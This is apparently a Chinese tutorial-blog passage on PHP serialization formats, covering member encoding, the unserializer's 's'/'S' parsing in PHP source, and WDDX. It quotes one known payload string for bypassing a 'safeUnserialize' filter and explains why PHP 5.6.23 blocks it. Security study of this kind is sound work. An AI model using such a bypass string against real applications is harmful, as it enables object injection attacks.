String : s/S;
Class : C;
Array : a;
Object : O;

变量不同的属性也有着不同的格式

public : key;
protected : \0*\0key;

private : \0key\0;

通过实例来观察 public／protected／private 的区别：

```
<?php

class Test {
    public $public = 1;
    protected $protected = 2;
    private $private = 3;
}
$a = new Test();
$s = serialize($a);

var_dump($s);
```

结果:

```
"O:4:"Test":3:{s:6:"public";i:1;s:12:"\0*\0protected";i:2;s:13:"\0Tes
t\0private";i:3;}"
```

再来看一看反序列化的相关知识。大家应该注意到了 String 对应着两个键，s 与 S。

serialize()与 unserialize()处理有着一些差异。PHP 源码 serialize()中是没有相关序列化是以 S 为标识的，但是在 unserialize 中又有对 S 键的相关处理，下面我把相关部分代码贴出来供读者参考。

```
case 'S':       goto yy10;
...
yy10:
        yych = *(YYMARKER = ++YYCURSOR);
        if (yych == ':') goto yy39;
        goto yy3;
...
yy39:
        yych = *++YYCURSOR;
        if (yych == '+') goto yy40;
        if (yych <= '/') goto yy18;
        if (yych <= '9') goto yy41;
        goto yy18;
```

```
case 's':       goto yy9;
...
yy9:
        ych = *(YYMARKER = ++YYCURSOR);
        if (ych == ':') goto yy46;
        goto yy3;
...
yy46:
        ych = *++YYCURSOR;
        if (ych == '+') goto yy47;
        if (ych <= '/') goto yy18;
        if (ych <= '9') goto yy48;
        goto yy18;
...
...
```

如果大家继续看接下去的代码下去，会发现 s 和 S 的就会发现两个键的处理方式是一模一样的。

如果大家看了 phpcodz 10，里面写道`a:1:{s:8:"ryatsyne"tO:8:"ryatsyne":0:{}}`这样可以突破

```
static public function safeUnserialize( $serialized )
{
    // unserialize will return false for object declared with small
cap o
    // as well as if there is any ws between O and :
    if ( is_string( $serialized ) && strpos( $serialized, "\0" ) ===
false )
    {
        if ( strpos( $serialized, 'O:' ) === false )
        {
            // the easy case, nothing to worry about
            // let unserialize do the job
            return @unserialize( $serialized );
        }
        else if ( ! preg_match('/(^|;|{|})O:[+\-0-9]+:"/',
$serialized ) )
        {
            // in case we did have a string with O: in it,
            // but it was not a true serialized object
```

```
            return @unserialize( $serialized );
        }
    }

    return false;
}
```

这个 payload 在 php5.6.23 中失效，看以下代码

```
yy48:
        ++YYCURSOR;
        if ((YYLIMIT - YYCURSOR) < 2) YYFILL(2);
        yych = *YYCURSOR;
        if (yych <= '/') goto yy18;
        if (yych <= '9') goto yy48;
        if (yych >= ';') goto yy18;
        yych = *++YYCURSOR;
        if (yych != '"') goto yy18;
        ++YYCURSOR;
        {
        size_t len, maxlen;
        char *str;

        len = parse_uiv(start + 2);
        maxlen = max - YYCURSOR;
        if (maxlen < len) {
                *p = start + 2;
                return 0;
        }

        str = (char*)YYCURSOR;

        YYCURSOR += len;

        if (*(YYCURSOR) != '"') {
                *p = YYCURSOR;
                return 0;
        }

        if (*(YYCURSOR + 1) != ';') {
                *p = YYCURSOR + 1;
                return 0;
```

```
        }

        YYCURSOR += 2;
        *p = YYCURSOR;

        INIT_PZVAL(*rval);
        ZVAL_STRINGL(*rval, str, len, 1);
        return 1;
}
```

代码中已经多加了分号符号校验，这个 tricky 在这个 php 版本中是无效的。

```
        if (*(YYCURSOR + 1) != ';') {
                *p = YYCURSOR + 1;
                return 0;
        }
```

WDDX 序列化方式

序列化本质就是将程序的值以相应的格式保存下来，所以我们不止单单可以用上面的 serialize 函数进行序列化。PHP 还提供了另外一种序列化格式为 Web 分布式数据交换(WDDX)。
WDDX 是 XML 的子集，所以符合 WDDX 的序列化过后的字符串格式是符合 xml 的规范的。

演示代码：

```
<?php
/**
 * User: LonelyRain
 */

$a = ["foo"];
$a[1] =& $a[0];

echo wddx_serialize_value($a);
?>
```

结果:

```
<wddxPacket version='1.0'><header/><data><array
length='2'><string>foo</string><string>foo</string></array></data></w
ddxPacket>
```

可以看到才用 wddx_serialize_value()函数处理的$a 和之前使用 serialize()函数处理的值都被保存下来了，只不过遵守的格式有着相应的区别。

WDDX 序列化反序列化相关函数：

wddx_serialize_value:　将单一值连续化。
wddx_serialize_vars :将多值连续化。
wddx_packet_start　:　开始新的 WDDX 封包。
wddx_packet_end　:结束的 WDDX 封包。
wddx_add_vars　:将 WDDX 封包连续化。
wddx_deserialize　:　将 WDDX 封包解连续化。

这一篇主要讲了序列化后数据的格式，下一次会写 PHP 序列化中一块重要的内容，PHP 的魔术方法等内容。

Reference:

[PHP 内核](http://www.phpinternalsbook.com/classes_objects/serialization.html)

[PHP string 序列化与反序列化语法解析不一致带来的安全隐患](https://github.com/80vul/phpcodz/blob/master/research/pch-010.md)

[PHP 中文手册](http://www.t086.com/code/php/group.php-51.php)